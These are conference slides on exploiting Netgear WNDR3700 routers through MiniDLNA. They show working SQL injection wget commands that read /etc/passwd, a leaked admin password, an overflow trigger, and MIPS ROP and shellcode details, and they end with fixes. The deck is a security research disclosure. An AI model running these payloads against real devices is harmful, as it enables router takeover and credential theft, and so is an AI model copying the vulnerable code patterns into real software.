# From SQL Injection to MIPS Overflows

## Rooting SOHO Routers

Zachary Cutlip



# Acknowledgements

Tactical Network Solutions

Craig Heffner



# What I’m going to talk about

Novel uses of SQL injection

Buffer overflows on MIPS architecture

0-day Vulnerabilities in Netgear routers

Embedded device investigation process

Live demo: Root shell & more

Questions

# Read the paper

Lots of essential details

Not enough time in this talk to cover it all

Please read it

# Why attack SOHO routers?

- Offers attacker privileged vantage point
  - Exposes multiple connected users to attack
  - Exposes all users' Internet comms to snooping/ manipulation
- Often unauthorized *side doors* into enterprise networks

# Target device: Netgear WNDR3700 v3


Fancy-pants SOHO Wireless Router

*DLNA Multimedia server*

*File server w/USB storage*



# Very popular on Amazon



★★★★★ **Just what I wanted--lots of easy 0-days**, July 19, 2012

By **Zachary Cutlip** (Silver Spring, MD USA) - See all my reviews

REAL NAME

Edit review | Delete review

This review is from: **Netgear WNDR3700 N600 Dual Band Gigabit Wireless Router (Personal Computers)**

This device is perfect for my needs. Plenty of trivially exploitable vulnerabilities that will give you the admin password, WPA key, and even pop a remote root shell. Plus, it's vulnerable to Reaver. Ideal fodder for a DEF CON talk. If you're going to be in Las Vegas next week, come check it out.

# Other affected devices

Netgear WNDR 3800


Netgear WNDR 4000

Netgear WNDR 4400

# First step: take it apart



# UART header



# UART to USB adapter



# USB port

Helps analysis

- Retrieve SQLite DB
- Load a debugger onto the router




# Analyzing the Device Software

Download firmware update from vendor, unpack

See Craig Heffner's blog for more on firmware unpacking

**http://www.devttys0.com/blog**



$ binwalk ./WNDR3700v3-V1.0.0.18_1.0.14.chk

DECIMAL HEX DESCRIPTION
---
86 0x56 **LZMA compressed data**
1423782 0x15B9A6 **Squashfs filesystem**

$ dd if=WNDR3700v3-V1.0.0.18_1.0.14.chk of=kernel.7z bs=1 skip=86 count=1423696

$ p7zip -d kernel.7z

$ strings kernel | grep 'Linux version'
**Linux version 2.6.22** (peter@localhost.localdomain) (gcc version 4.2.3) #1 Wed Sep 14 10:38:51 CST 2011

# Linux--Woo hoo!

# Target Application: MiniDLNA

```
$ ls -l rootfs/usr/sbin/minidlna.exe
-rwxr-xr-x 1 root root 256092 2012-02-16 14:37 rootfs/usr/sbi

$ file rootfs/usr/sbin/minidlna.exe
rootfs/usr/sbin/minidlna.exe: ELF 32-bit LSB executable, MIPS
d (uses shared libs), stripped
```

# What is DLNA?

Digital Living Network Alliance

Interoperability between gadgets

Multimedia playback, etc.

*But Most Importantly...*



*Attack Surface*

# Google reveals: open source!



**MiniDLNA | Free Audio & Video**

sourceforge.net/projects/**minidlna**/

Dec 18, 2011 – **MiniDLNA** (aka ReadyD
fully compliant with DLNA/UPnP-AV clie

↳ Download - Forums - Files - Support

# Source code analysis

‘strings’ reports shipping binary is 1.0.18

Download source for our version.

Search source for low-hanging fruit

# SQL injection: more than meets the eye

Privileged access to data

What if the data is not sensitive or valuable?

Opportunity to violate developer assumptions

- You know what happens when  you assume...
- Your shit gets owned.

# Vulnerability 1: SQL injection

grep -rn SELECT * | grep ‘%s’

21 results, such as:

```
sprintf(sql_buf, "SELECT PATH from ALBUM_ART
where ID = %s", object);
```

# Closer look

```
void
SendResp_albumArt(struct upnphttp * h, char * object)
{
    char header[1500];
    char sql_buf[256];

    /*...abbreviated...*/

    dash = strchr(object, '-');
    if( dash )
        *dash = '\0';
    sprintf(sql_buf, "SELECT PATH from ALBUM_ART where ID = %s", object);
    sql_get_table(db, sql_buf, &result, &rows, NULL);

    /*...abbreviated...*/

}
```

# Closer look

```
sprintf(sql_buf, "SELECT PATH from ALBUM_ART where ID = %s", object);
sql_get_table(db, sql_buf, &result, &rows, NULL);
```

# Album art query



# Test the vulnerability

```
$ wget http://10.10.10.1:8200/
AlbumArt/"1; INSERT/**/into/**/
ALBUM_ART(ID,PATH)/**/
VALUES('31337','pwned');"-
throwaway.jpg
```

# w00t! Success!

```
sqlite> select * from ALBUM_ART where
ID=31337;
31337|pwned
```

# Good news / Bad news

Working SQL injection

Trivial to exploit

No valuable information

Even if destroyed, DB is regenerated

# Vulnerability 2: Remote File Extraction

# MiniDLNA Database:

```
sqlite> select * from ALBUM_ART;
1 | /tmp/mnt/usb0/part1/
   .ReadyDLNA//art_cache/tmp/shares/
    USB_Storage/01 - Unforgivable
(First State Remix).jpg
```

# Test the Vulnerability

```
$ wget http://10.10.10.1:8200/
AlbumArt/"1;INSERT/**/into/**/
ALBUM_ART(ID,PATH)/**/
VALUES('31337','/etc/passwd');"-
throwaway.jpg
```

```
$ wget http://10.10.10.1:8200/
AlbumArt/31337-18.jpg
```

# Passwords

$ cat 31337-18.jpg

nobody:*:0:0:nobody:/:/bin/sh

admin:qw12QW!@:0:0:admin:/:/bin/sh

guest:guest:0:0:guest:/:/bin/sh

admin:**qw12QW!@**:0:0:admin:/:/bin/sh

# Vulnerability 3: Remote Code Execution

i.e., pop root

Party like it’s 1996.

```
$ find . -name \*.c -print | xargs grep
-E \
 'sprintf\(|strcat\(|strcpy\(' | \
  grep -v asprintf | wc -l
265
```
**<--OMG exploit city**

265 **<--No, seriously. WTF.**

```
static int
callback(void *args, int argc, char **argv, char **azColName)
{
    struct Response *passed_args = (struct Response *)args;
    char *id = argv[0], *parent = argv[1], *refID = argv[2], *detailID = argv[3],
         /* ... */
         *album_art = argv[22];

     /*...abbreviated...*/
    char str_buf[512];

    /*...abbreviated...*/
    if( album_art && atoi(album_art) &&
        (passed_args->filter & FILTER_UPNP_ALBUMARTURI) ) {
        ret = sprintf(str_buf,
            "&gt;http://%s:%d/AlbumArt/%s-%s.jpg&lt;/upnp:albumArtURI&gt;",
                lan_addr[0].str, runtime_vars.port, album_art, detailID);
        memcpy(passed_args->resp+passed_args->size, &str_buf, ret+1);
        passed_args->size += ret;
    /*...abbreviated...*/
    }

    return 0;
}
```

```
if( album_art && atoi(album_art) &&
    (passed_args->filter & FILTER_UPNP_ALBUMARTURI) ) {
    ret = sprintf(str_buf,
        "&gt;http://%s:%d/AlbumArt/%s-%s.jpg&lt;/upnp:albumArtURI&gt;",
            lan_addr[0].str, runtime_vars.port, album_art, detailID);
```

# Left join

```
SELECT o.OBJECT_ID, o.PARENT_ID, o.REF_ID, o.DETAIL_ID, o.CLASS,
        d.SIZE, d.TITLE, d.DURATION, d.BITRATE, d.SAMPLERATE,
        d.ARTIST, d.ALBUM, d.GENRE, d.COMMENT, d.CHANNELS, d.TRACK,
        d.DATE, d.RESOLUTION,d.THUMBNAIL, d.CREATOR, d.DLNA_PN,
        d.MIME, d.ALBUM_ART, d.DISC
from OBJECTS o left join DETAILS d on (d.ID = o.DETAIL_ID)
where OBJECT_ID = '%s'
```

# Left join

```
  d.ALBUM_ART, d.DISC
left join DETAILS d on (d.ID = o.DETAIL_ID)
```

album_art in sprintf() is DETAILS.ALBUM_ART.

Schema shows it's an INT.

```
sqlite> .schema DETAILS
CREATE TABLE DETAILS ( ID INTEGER PRIMARY KEY
AUTOINCREMENT,
                       ..., ALBUM_ART INTEGER DEFAULT
0, ...);
```

# Two things to note

DETAILS.ALBUM_ART is an INT, but it can store arbitrary data

- This is due to “type affinity”

callback() attempts to “validate” using atoi(), but this is busted

- atoi(“1_omg_learn_to_c0d3”) == 1
- ALBUM_ART need only start with a (non-zero) int
- Weak sauce

# Exploitable buffer overflow?

We have full control over the DB from Vuln #1

We need to:

- Stage shellcode in database
- Trigger query of our staged data

# SQL injection limitation

Limited length of SQL injection, approx. 128 bytes per pass.

Target buffer is 512 bytes.

SQLite concatenation operator: “||”

UPDATE DETAILS set ALBUM_ART=ALBUM_ART|| “AAAA” where ID=3

# Trigger query of staged exploit

- Model DLNA in Python
  - Python Coherence library
- Capture conversation in Wireshark
- Save SOAP request for playback with wget

# Wireshark capture

```
POST /ctl/ContentDir HTTP/1.0
Host: 10.10.10.1
User-Agent: Twisted PageGetter
Content-Length: 450
SOAPACTION: "urn:schemas-upnp-org:service:ContentDirectory:1#Browse"
content-type: text/xml ;charset="utf-8"
connection: close

<?xml version="1.0" encoding="utf-8"?><s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/so
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><ns0:Browse xmlns:ns0="urn:schemas-u
org:service:ContentDirectory:1"><ObjectID>PWNED</ObjectID><BrowseFlag>BrowseDirectChildren</Brow
Filter><StartingIndex>0</StartingIndex><RequestedCount>100</RequestedCount><SortCriteria /></ns0
s:Envelope>HTTP/1.1 200 OK
Content-Type: text/xml; charset="utf-8"
Connection: close
Content-Length: 1154
Server: Linux 2.6 DLNADOC/1.50 UPnP/1.0 MiniDLNA/1.0

<?xml version="1.0" encoding="utf-8"?>
```

# SOAP request

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <ns0:Browse xmlns:ns0="urn:schemas-upnp-org:service:ContentDirectory:1">
            <ObjectID>PWNED</ObjectID>
            <BrowseFlag>BrowseDirectChildren</BrowseFlag>
            <Filter>*</Filter>
            <StartingIndex>0</StartingIndex>
            <RequestedCount>100</RequestedCount>
            <SortCriteria/>
        </ns0:Browse>
    </s:Body>
</s:Envelope>
```

# Things you need

Console access to the device

- There is a UART header on the PCB

gdbserver cross-compiled for MIPS

gdb compiled for MIPS target architecture

# Test the vulnerability

- Attach gdbserver on the target to minidlna.exe
  - Connect local gdb to remote sesion
- Use wget to SQL inject overflow data
  - Set up initial records in OBJECTS and DETAILS
  - Build up overflow data
- Use wget to POST the SOAP request
- How much overflow data?

# Trigger the exploit

```
$ wget http://10.10.10.1:8200/ctl/ContentDir \
  --header="Host: 10.10.10.1" \
  --header=\
  'SOAPACTION: "urn:schemas-upnp-
org:service:ContentDirectory:1#Browse"' \
  --header='"content-type: text/xml ;charset="utf-8"' \
  --header="connection: close" \
  --post-file=./soaprequest.xml
```

# w00t! Success!

```
   0x2af4241c <__multf3+2364>:  li      v0,-1
   0x2af42420 <__multf3+2368>:  move    sp,s8
------------------------------------------------------------------
0x2af423fc in __multf3 () from /lib/libgcc_s.so.1
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
------------------------------------------------------------------
[registers]
  V0: 00000000  V1: 00000535  A0: 2B47953E  A1: 7FF44D1C
  A2: 00000002  A3: 7FF44D1C  T0: 00000000  T1: 74672672
  T2: 00000000  T3: 7FF449D0  T4: 2AF88018  T5: 2AFCC004
  T6: 73616C63  T7: 74672673  S0: 41414141  S1: 41414141
  S2: 41414141  S3: 41414141  S4: 41414141  S5: 41414141
  S6: 41414141  S7: 41414141  T8: 00000000  T9: 2AF616F0
  GP: 00483E20  S8: 41414141  HI: 00000008  LO: 00000000
  SP: 7FF44F80  PC: 41414141  RA: 41414141
------------------------------------------------------------------
[code]
   0x41414141:  Error while running hook_stop:
Cannot access memory at address 0x41414140
0x41414140 in ?? ()
(gdb)
```

# We control the horizontal and the vertical

We own the program counter, and therefore execution

Also all “S” registers: $S0-$S8

Useful for Return Oriented Programming exploit

Owning `$PC` is great, but give me a shell

# Getting Execution: Challenges

Stack ASLR

MIPS Architecture idiosyncrasies

Return Oriented Programming is limited (but possible)

“Bad” Characters due to HTTP & SQL

# Getting Execution: Advantages

No ASLR for executable, heap, & libraries

Executable stack

# ROP on MIPS

All MIPS instructions are 4-bytes

All MIPS memory access must be 4-byte aligned

No jumping into the middle of instructions

# ROP on MIPS

We can return into useful instruction sequences:

- Manipulate registers
- Load $PC from registers or memory we control
- Help locate stack, defeating ASLR

# Locate stack using ROP

```
.text:2B119D2C                addiu   $s4, $sp, 0x158+var_38
.text:2B119D30                addiu   $s6, $sp, 0x158+var_30
.text:2B119D34                addiu   $s3, $sp, 0x158+var_2C
.text:2B119D38                sw      $s3, 0x158+var_148($sp)
.text:2B119D3C                sw      $s2, 0x158+var_144($sp)
.text:2B119D40                move    $a0, $s1
.text:2B119D44                lw      $a1, -0x7FC8($gp)
.text:2B119D48                addiu   $a1, (aFfmpegVD_D_DLi - 0x2B188000)  # "FFmpeg v%d.%d.%d / li
.text:2B119D4C                move    $a2, $s4
.text:2B119D50                lw      $t9, -0x7AE8($gp)
.text:2B119D54                move    $t9, $s0
.text:2B119D58                jalr    $t9
```

Load several offsets from stack pointer into $S3,$S4,$S6

Load $S0 into $T9 and jump

# MIPS cache coherency

MIPS has two *parallel* caches:

- Instruction Cache
- Data Cache

Payload written to the stack as data

- Resides in data cache until flushed

# MIPS Cache Coherency

Can’t execute off stack until cache is flushed

Write lots to memory, trigger flush?

- Cache is often 32K-64K

Linux provides cacheflush() system call

- ROP into it

# Bad characters

- Common challenge with shellcode
  - Spaces break HTTP
  - Null bytes break strcpy()/sprintf()
- SQLite also has bad characters
  - e.g., 0x0d, carriage return
  - SQLite escape to the rescue: “x’0d’”

```
“\x7a\x69\xce\xe4\xff”,
“x’0d’”,
“\x3c\x0a\x0a\xad\x35”
```

# NOP Instruction

MIPS NOP is
\x00\x00\x00\x00

Use some other inert instruction

I used:


nor t6,t6,zero

\x27\x70\xc0\x01

# Trouble with Encoders

- Metasploit payload + XOR Encoder==No Joy
  - Metasploit only provides one of each on MIPS
  - Caching problem?
- Wrote my own NUL-safe connect-back payload
  - No need for encoder
  - Pro Tip: Avoid endianness problems by connecting back to 10.10.10.10

# Overflow diagram



# Demo Time

# How to suck less hard

- Establish security requirements
  - Self protection
  - Network protection
- Less crappy programming
  - sqlite3_snprintf()
- Privilege separation
- Mandatory Access Controls, e.g. SELinux

# Upshot

Developer assumes well-formed data

Compromise database integrity, violate developer assumptions

Even if the database is low value

# Zachary Cutlip
# Contact Info

Twitter: @zcutlip

zcutlip@tacnetsol.com

Questions?